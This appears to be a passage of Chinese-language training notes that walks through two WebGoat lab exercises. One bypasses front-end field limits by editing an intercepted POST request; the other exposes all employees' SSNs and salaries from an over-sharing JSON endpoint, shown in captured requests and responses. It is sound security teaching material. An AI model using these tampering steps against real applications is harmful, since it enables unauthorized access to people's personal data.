12  "attemptWasMade" : true
13 }
```

Client side- Bypass front-end restrictions

- 第2題 Field Restrictions

繞過開發人員設置的 Field 限制



Select field with two possible value

Radio button with two possible values
☒ Option 1
☐ Option 2

Checkbox: value either on or off
☒ Checkbox

Input restricted to max 5 characters

Readonly input field

Client side- Bypass front-end restrictions

● 第2題 Field Restrictions

● Answer

1. 先填寫 Field 欄位

2. 打開 Intercept



3. 觀察封包

Request

```
Pretty Raw Hex
1 POST /WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 70
4 sec-ch-ua: "Not:A*Brand";v="24", "Chromium";v="120"
5 Accept-Language: zh-TW,zh;q=0.9
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6613.120 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Windows"
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=123456
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=f0MTESY0cTVRz4i-NLEdN7ywyfAKBcoKHzD87b0r
19 Connection: keep-alive
20 select=option1&radio=option1&checkbox=on&shortInput=12345&readOnlyInput=change
```

4. 將 Field 參數值皆改成不符合限制的 Value, 接著 forward 封包

Client side- Client side filtering

- 第2題 Salary manager

CSO 可以存取公司內除了CEO (Neville Bartholomew) 以外所有人的資訊, 嘗試是否有漏洞可以取得 CEO 的個人資訊



The screenshot shows a web application window titled "Goat Hills Financial Human Resources". The window has a header bar with a logo of a goat and the text "Goat Hills Financial Human Resources". Below the header, there is a "Select user:" label followed by a dropdown menu currently showing "Choose Employee". Below this, there is a table with five columns: "User ID", "First Name", "Last Name", "SSN", and "Salary". The table is currently empty.

User ID	First Name	Last Name	SSN	Salary
---------	------------	-----------	-----	--------

Client side- Client side filtering

- 第2題 Salary manager

- Answer

1. 選擇 user 做查詢

Select user:

User ID	First Name	Last Name	SSN	Salary
104	Eric	Walker	445-66-5565	13000

2. 在Proxy中的 Proxy history 找到可疑的封包

GET /WebGoat/clientSideFiltering/salaries?userId=101

3. 發現 server 以 json 一次將所有資料回送

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Thu, 24 Oct 2024 21:53:34 GMT
5 Content-Length: 1537
6
7 [ {
8   "Salary" : "55000",
9   "UserID" : "101",
10  "FirstName" : "Larry",
11  "LastName" : "Stooge",
12  "SSN" : "386-09-5451"
13 }, {
14   "Salary" : "140000",
15   "UserID" : "102",
16   "FirstName" : "Hoe",
```

Thanks

